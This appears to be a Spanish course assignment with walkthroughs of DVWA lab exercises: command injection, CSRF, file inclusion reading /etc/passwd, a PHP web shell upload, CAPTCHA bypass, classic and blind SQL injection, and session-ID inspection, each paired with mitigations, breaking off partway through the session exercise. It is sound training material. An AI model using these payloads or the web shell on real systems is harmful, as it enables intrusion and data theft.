

# 1. EJERCICIOS AVANZADOS DE DVWA

| Nº | Ejercicio                | Qué tienes que hacer (fácil)   | Cómo arreglarlo / evitarlo (fácil)  |
|----|--------------------------|--|---|
| 1  | Command Injection        | Meter en un formulario algo como ; whoami y ver que el servidor lo ejecuta.                            | No ejecutar lo que envía el usuario. Validar/filtrar lo que entra.                        |
| 2  | CSRF                     | Hacer que, sin saberlo, un usuario logueado haga un cambio (p. ej. cambiar contraseña) desde otra web. | Añadir un código secreto (token) en los formularios y comprobarlo en el servidor.         |
| 3  | File Inclusion (LFI/RFI) | Cambiar un parámetro para que la web muestre un fichero sensible (ej. /etc/passwd).                    | No incluir ficheros directamente por parámetros; usar una lista de ficheros permitidos.   |
| 4  | File Upload              | Subir un archivo shell.php y acceder a él para ejecutar comandos.                                      | Comprobar extensión y tipo, renombrar el archivo y guardarlo fuera de la carpeta pública. |
| 5  | Insecure CAPTCHA         | Romper un captcha que está solo en el HTML (cliente).  | Validar el captcha también en el servidor, no solo en el navegador.                       |
| 6  | SQL Injection (clásico)  | Escribir ' OR '1'='1 en un campo y ver todas las filas de la BD.                                       | Usar consultas preparadas (parametrizadas) y validar/limpiar las entradas.                |
| 7  | SQL Injection (Blind)    | Sacar datos poco a poco con preguntas true/false cuando no te devuelven la tabla.                      | Misma defensa que SQLi clásico + no mostrar errores con información.                      |
| 8  | Weak Session IDs         | Ver si la cookie de sesión es fácil de   | Usar IDs largos y aleatorios; regenerar la  |

|    |                      |  |  |
|----|----------------------|--|--|
|    |                      | adivinar o fijar (session fixation).   | sesión al hacer login; poner cookies seguras (HttpOnly, Secure).                             |
| 9  | XSS (DOM)            | Injectar <script> que se ejecuta porque la página escribe datos en el DOM.   | No usar innerHTML; insertar texto con métodos seguros (textContent) y escapar.               |
| 10 | XSS (Reflected)      | Poner <script> en una URL o formulario y que se ejecute al abrir la página.  | Escapar/filtrar la salida y aplicar políticas (CSP).   |
| 11 | XSS (Stored)         | Guardar un <script> en comentarios y que se ejecute para otros usuarios.     | Limpiar/sanitizar el contenido antes de guardarlo y escapar al mostrarlo.                    |
| 12 | CSP Bypass           | Encontrar cómo saltarse una política CSP mal puesta (p. ej. unsafe-inline).  | Quitar unsafe-*, usar nonces o hashes en la política CSP.                                    |
| 13 | JavaScript Attacks   | Ej.: clickjacking (iframe) o manipular objetos JS para romper la app.        | Añadir X-Frame-Options / frame-ancestors y validar entradas JS.                              |
| 14 | Authorisation Bypass | Cambiar user_id en la URL y ver datos de otro usuario.                       | Comprobar en el servidor que el usuario tiene permiso para acceder a ese recurso.            |
| 15 | Open HTTP Redirect   | Hacer que la web redirija a una web maliciosa (phishing).                    | Validar destinos o usar una lista blanca de URLs permitidas.                                 |
| 16 | Cryptography         | Ver que las contraseñas usan MD5/SHA1 sin salt y se pueden romper.           | Usar bcrypt o argon2 con salt y políticas de contraseña.                                     |
| 17 | API                  | Probar endpoints sin token, con parámetros raros o sin límite de peticiones. | Autenticación, validar datos, limitar peticiones (rate-limit) y configurar CORS restringido. |

*Brute Force* → Ataque por fuerza bruta mediante intentos repetidos

*Command Injection* → Ejecución de comandos arbitrarios en el sistema

*CSRF* → Suplantación de solicitudes entre sitios

*File Inclusion* → Inclusión y ejecución de archivos remotos o locales

*File Upload* → Subida de archivos maliciosos al servidor

*Insecure CAPTCHA* → Sistema CAPTCHA vulnerable o fácil de bypassar

*SQL Injection* → Inyección de código SQL en bases de datos

*SQL Injection (Blind)* → Inyección SQL sin respuesta visible

*Weak Session IDs* → Identificadores de sesión predecibles o secuenciales

*XSS (DOM)* → Cross-site scripting a través del DOM del navegador

*XSS (Reflected)* → XSS reflejado inmediatamente en la respuesta

*XSS (Stored)* → XSS almacenado permanentemente en el servidor

*CSP Bypass* → Evasión de Políticas de Seguridad de Contenido

*JavaScript Attacks* → Explotación de vulnerabilidades en código JavaScript

*Authorisation Bypass* → Omisión de controles de autorización

*Open HTTP Redirect* → Redirecciones HTTP no validadas

*Cryptography* → Vulnerabilidades en implementación criptográfica

*API* → Fallos de seguridad en interfaces de programación

# Ejercicios para entregar, tienes que realizar capturas de pantalla

## 1) Command Injection — paso a paso

1. En DVWA: menú → **Command Injection**.
2. Asegúrate de estar logueado (admin/password) y que DVWA Security = **Low**.
3. En el campo **Input** escribe:
4. ; whoami



o && ls -la /

5. Pulsa **Submit**.
6. Observa la salida en la página — debería aparecer el resultado del comando.
7. Si no sale, intercepta la petición con **Burp Proxy** (configura el navegador) y modifica el parámetro ip o similar introduciendo el payload, reenvía y observa la respuesta.
8. Entregable: captura donde se vea el comando ejecutado y explicación de por qué se ejecutó (falta de sanitización).

# Vulnerability: Command Injection

## Ping a device

Enter an IP address:

```
PING localhost (::1) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from localhost (::1): icmp_seq=2 ttl=64 time=0.077 ms
64 bytes from localhost (::1): icmp_seq=3 ttl=64 time=0.080 ms
64 bytes from localhost (::1): icmp_seq=4 ttl=64 time=0.074 ms

--- localhost ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3049ms
rtt min/avg/max/mdev = 0.028/0.064/0.080/0.021 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:991:991:System Message Bus:/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM software stack:/var/lib/tpm:/bin/false
strongswan:x:102:65534:/var/lib/strongswan:/usr/sbin/nologin
```

## 2) CSRF — paso a paso

1. En DVWA: logueado, cambiar a **Low**. Localiza la función que hace un cambio (p. ej. **Change Password**).


2. Abre la página del formulario y copia el HTML del request (usar DevTools → Network → XHR para ver la petición POST y parámetros).
3. Crea un archivo csrf.html con este contenido (ejemplo que autoenvía un POST):
4. `<html><body>`
5. `<form id="f" action="http://localhost/DVWA/your_change_endpoint.php" method="POST">`
6. `<input type="hidden" name="password_new" value="nuevo123"/>`
7. `<input type="hidden" name="password_conf" value="nuevo123"/>`
8. `<input type="hidden" name="Change" value="Change"/>`
9. `</form>`
10. `<script>document.getElementById('f').submit();</script>`
11. `</body></html>`

(ajusta action y campos según el formulario real)

```
~/Documents/BACKUP main !35 ?12 > touch csrf.html
~/Documents/BACKUP main !35 ?13 > vim csrf.html
~/Documents/BACKUP main !35 ?13 > cat csrf.html
<html><body>
<form id="f" action="http://localhost/DVWA/your_change_endpoint.php" method="POST">
<input type="hidden" name="password_new" value="nuevo123" />
<input type="hidden" name="password_conf" value="nuevo123" />
<input type="hidden" name="Change" value="Change" />
</form>
<script>document.getElementById('f').submit();</script>
</body></html>
```

12. En el navegador donde estés logueado en DVWA, abre csrf.html (archivo local). Debería ejecutar el POST y cambiar la contraseña sin pedir token.
13. Entregable: csrf.html, captura antes/después (p.ej. pantalla con cuenta y luego confirmación de cambio), explicación de mitigación (CSRF token server-side).


**Con seguridad baja**



The screenshot shows the 'Inspector' tab of a web browser's developer tools. The HTML tree is expanded to show a form element. The form has an action of '#' and a method of 'GET'. It contains labels for 'Username:' and 'Password:', followed by text and password input fields, and a 'Login' submit button. The password input field is highlighted with a blue selection bar.

```
<form action="#" method="GET">
  Username:
  <br>
  <input type="text" name="username">
  <br>
  Password:
  <br>
  <input type="password" autocomplete="off" name="password">
  <br>
  <br>
  <input type="submit" value="Login" name="Login">
</form>
</div>
<h2>More Information</h2>
<ul>
</ul>
```

## Con seguridad alta



The screenshot shows a snippet of HTML code for a login form. It includes a text input for the username, a password input with 'autocomplete="off"', a 'Login' submit button, and a hidden input field named 'user\_token' with a specific value. The hidden input field is highlighted with a blue selection bar.


```
<br>
<input type="text" name="username">
<br>
Password:
<br>
<input type="password" autocomplete="off" name="password">
<br>
<br>
<input type="submit" value="Login" name="Login">
<input type="hidden" name="user_token" value="c709775f396501a78615d2ece43ecd2b">
</form>
</div>
```

### 3) File Inclusion (LFI/RFI) — paso a paso

1. En DVWA → **File Inclusion**. Nivel **Low**.
2. Observa el parámetro page (o similar) en la URL. Intenta:

**<http://localhost/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd>**

3. Pulsa Submit; si muestra /etc/passwd, has logrado LFI.
4. Si no muestra, prueba variantes (..%2F..%2F..%2Fetc%2Fpasswd) o buscar archivos web (/var/www/html/DVWA/config/config.inc.php).
5. Entregable: captura que muestre contenido de un fichero sensible y lista de payloads usados. Mitigación: whitelist de ficheros, evitar include directo de parámetros.



oot:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin \_apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin dhcpd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpd:/bin/false systemd-timesync:x:992:992:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:991:991:System Message Bus:/nonexistent:/usr/sbin/nologin tss:x:101:104:TPM software stack:/var/lib/tpm:/bin/false strongswan:x:102:65534:/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:105:/nonexistent:/usr/sbin/nologin sshd:x:990:65534:sshd:/run/ssh:/usr/sbin/nologin \_rpc:x:104:65534:/run/rpcbind:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin avahi:x:105:108:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin nm-openvpn:x:106:109:NetworkManager OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin speech-dispatcher:x:107:29:Speech Dispatcher:/run/speech-dispatcher:/bin/false usbmux:x:108:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin nm-openconnect:x:109:110:NetworkManager OpenConnect plugin:/var/lib/NetworkManager:/usr/sbin/nologin pulse:x:110:111:PulseAudio daemon:/run/pulse:/usr/sbin/nologin lightdm:x:111:114:Light Display Manager:/var/lib/lightdm:/bin/false statd:x:112:65534:/var/lib/nfs:/usr/sbin/nologin saned:x:113:115:/var/lib/saned:/usr/sbin/nologin polkitd:x:989:989:User for polkitd:/usr/sbin/nologin rtkit:x:114:116:RealtimeKit:/proc:/usr/sbin/nologin colord:x:115:117:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin mysql:x:116:119:MariaDB Server:/nonexistent:/bin/false stunnel4:x:988:988:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin geoclue:x:117:120:/var/lib/geoclue:/usr/sbin/nologin Debian-snmpp:x:118:121:/var/lib/snmpp:/bin/false ssh:x:119:122:/nonexistent:/usr/sbin/nologin cups-pk-helper:x:120:125:user for cups-pk-helper service:/nonexistent:/usr/sbin/nologin redsocks:x:121:126:/var/run/redsocks:/usr/sbin/nologin \_gophish:x:122:128:/var/lib/gophish:/usr/sbin/nologin iodine:x:123:65534:/run/iodine:/usr/sbin/nologin miredo:x:124:65534:/var/run/miredo:/usr/sbin/nologin redis:x:125:129:/var/lib/redis:/usr/sbin/nologin postgres:x:126:130:PostgreSQL administrator:/var/lib/postgresql:/bin/bash mosquitto:x:127:131:/var/lib/mosquitto:/usr/sbin/nologin inetsim:x:128:132:/var/lib/inetsim:/usr/sbin/nologin \_gvm:x:129:134:/var/lib/ovpnas:/usr/sbin/nologin kali:x:1000:1000:/home/kali:/usr/bin/zsh pipewire:x:985:113:system user for pipewire:/nonexistent:/usr/sbin/nologin flatpak:x:130:137:Flatpak system-wide installation helper:/nonexistent:/usr/sbin/nologin debian-tor:x:131:138:/var/lib/tor:/bin/false csu:x:1001:1001:csu:/home/csu:/bin/bash arptwatch:x:132:139:ARP Watcher:/var/lib/arptwatch:/bin/sh freeradius:x:133:140:/etc/freeradius:/usr/sbin/nologin alumno1:x:1003:1003:/home/alumno1:/bin/bash

**DVWA**

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion**



#### 4) File Upload — paso a paso


1. En DVWA → **File Upload**. Nivel **Low**.
2. Crea un fichero shell.php con:
3. `<?php echo '<pre>'; system($_GET['cmd']); echo '</pre>'; ?>`

```
~/Documents/BACKUP main > touch shell.php

~/Documents/BACKUP main !35 ?12 > vim shell.php

~/Documents/BACKUP main !35 ?12 > cat shell.php
<?php echo '<pre>'; system($_GET['cmd']); echo '</pre>'; ?>
```



4. En el formulario de upload, intenta subir shell.php. Si hay restricción por extensión, primero intenta shell.php.jpg y luego intercepta multipart con Burp para cambiar Content-Type/filename.
5. Sube y localiza la URL del archivo (p. ej. <http://localhost/DVWA/hackable/uploads/shell.php>).



6. Ejecuta: `http://.../shell.php?cmd=whoami` y captura respuesta.



7. Entregable: URL del web shell (solo laboratorio), captura de ejecución y recomendaciones (validación server-side, renombrar, almacenar fuera de webroot).

  http://localhost/DVWA/hackable/uploads/shell.php?cmd=ls /

```
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
swap
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

---

## 5) Insecure CAPTCHA — paso a paso

1. **Ejercicio único — Insecure CAPTCHA (DVWA) — paso a paso**
  2. **Objetivo:** comprobar si el CAPTCHA de la aplicación es inseguro (predecible, visible en el HTML o fácil de saltar).
  3. **Supuestos:**
  4. DVWA en <http://localhost/DVWA/>
  5. Estás logueado (admin / password) y Security → **Low**
  6. Módulo: **Insecure CAPTCHA** (puede estar dentro de vulnerabilities/captcha)
- 
- 

### Instrucciones (haz exactamente esto)

1. Abre en el navegador: <http://localhost/DVWA/vulnerabilities/captcha/> (o entra desde el menú **Vulnerabilities** → **captcha**).

2. Observa el formulario del CAPTCHA. Antes de interactuar, abre DevTools (F12) y en la pestaña **Elements / Inspector** busca el HTML del formulario.

- o ¿Ves el valor del captcha en un campo input type="hidden" o texto visible?
- o ¿El valor es una imagen con texto legible o un número simple en HTML?

3. Prueba 1 — **Ver / copiar el valor desde el HTML**

- o Si el CAPTCHA aparece en un input hidden o en texto, copia su valor.
- o Rellena el formulario usando exactamente ese valor y envía.
- o Resultado esperado: si acepta, es **vulnerable** (captcha revelado en el cliente).

4. Prueba 2 — **Enviar sin el campo CAPTCHA**

- o En DevTools → Console ejecuta (o usa Postman/curl) una solicitud POST al mismo endpoint **sin** el campo captcha o con valor vacío.
- o Ejemplo curl (ajusta parámetros field1 según el formulario real):
- o 

```
curl -i -X POST -d "name=Prueba&message=hola&captcha="
"http://localhost/DVWA/vulnerabilities/captcha/endpoint.php"
```

(Si el formulario usa action=index.php sustituye la URL por la que corresponda.)

- o Si la respuesta procesa la petición sin pedir captcha → **vulnerable**.

5. Prueba 3 — **Predictibilidad / fuerza simple**

- o Si el captcha es un número corto (ej. 1–4 dígitos), prueba en la interfaz introducir 0, 1, 2... hasta 9 (o unas pocas pruebas).
- o Si una de estas pocas pruebas funciona o siempre acepta el mismo valor → **vulnerable** por baja entropía.
- o (Hazlo manualmente; no automatices fuera del laboratorio).

---

### Qué apuntar (entregable — solo 3 líneas)

Entrega un archivo de texto con **exactamente** estas 3 líneas, rellenas con tus resultados:

A) Valor en HTML? (sí/no) — resultado: <ej: sí — aceptado> (vulnerable / OK)

B) Envío sin captcha => HTTP <código> — <acceso permitido / rechazado>

C) Prueba predictibilidad (pocas opciones) => <ej: 2/10 pruebas aceptadas> — (vulnerable / OK)

Ejemplo real posible:

- A) Valor en HTML? sí — aceptado (vulnerable)
- B) Envío sin captcha => HTTP 200 — formulario procesado (vulnerable)
- C) Prueba predictibilidad => 1/5 aceptadas (vulnerable: baja entropía)

## 6) SQL Injection — paso a paso

1. En DVWA → **SQL Injection**. Nivel **Low**.
2. En el campo **User ID** pon:
3. 1' OR '1'='1' --

o

1 OR 1=1

4. Submit. Deberías ver filas devueltas (todos los usuarios).
5. Intercepta con Burp para ver la petición y la query sin escapar.
6. Entregable: payload usado, captura de resultados, explicación de la query construida y mitigación (prepared statements).

**1' OR '1'='1' #**

**<http://localhost/DVWA/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271%27%23&Submit=Submit#>**

## Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1'#  
First name: admin  
Surname: admin

ID: 1' OR '1'='1'#  
First name: Gordon  
Surname: Brown

ID: 1' OR '1'='1'#  
First name: Hack  
Surname: Me

ID: 1' OR '1'='1'#  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1'='1'#  
First name: Bob  
Surname: Smith

### 7) SQL Injection (Blind) — paso a paso

1. En DVWA → **SQL Injection (Blind)**. Nivel **Low**.
2. Este módulo no devuelve datos directamente. Usa payload booleano:

```
1' AND SUBSTRING((SELECT database()),1,1)='d' --
```

(ajusta para comprobar si primer carácter del nombre de BD es d)

3. Si la página responde distinto según la condición, deduces carácter. Repite para más caracteres.
4. Entregable: secuencia de payloads y al menos 1 carácter/cadena extraída; explicación del método (tiempo/boolean-based).


```
1' AND SUBSTRING((SELECT database()),1,1)='a'#
```

## Vulnerability: SQL Injection (Blind)

User ID:


User ID is MISSING from the database.

1' AND SUBSTRING((SELECT database()),1,1)='b'#



There was an error.

1' AND SUBSTRING((SELECT database()),1,1)='d'#



## 8) Weak Session IDs — paso a paso

**El catcha no se puede hacer.**

**Objetivo:** comprobar si las sesiones (PHPSESSID) son previsibles o débiles y demostrar que con una sesión válida es posible acceder a recursos.

**Requisitos:** DVWA en http://localhost/DVWA/, navegador, curl. Seguridad → **Low**.


**Nota legal:** solo en tu laboratorio.

---

## Pasos (haz exactamente esto)

### 1 — Obtener el valor de la cookie de sesión actual

- Abre DVWA en el navegador y loguéate (admin / password).
- Abre DevTools → **Storage/Application** → **Cookies** → <http://localhost>.



- Copia el valor de PHPSESSID (ej.: 4f7a3d2b9c...).

Anota ese valor como SID1.

---

### 2 — Generar una segunda sesión y comparar (comprobar predictibilidad)

- Cierra sesión (Logout) y vuelve a entrar (o abre una ventana de incógnito y loguéate de nuevo).

**2fc91e8de84bf494cd930796b4b1752f**

- Copia la nueva PHPSESSID y anótala como SID2.

**9e6b976b69f6152eed7074f6d190021e**

Ahora compara SID1 y SID2:

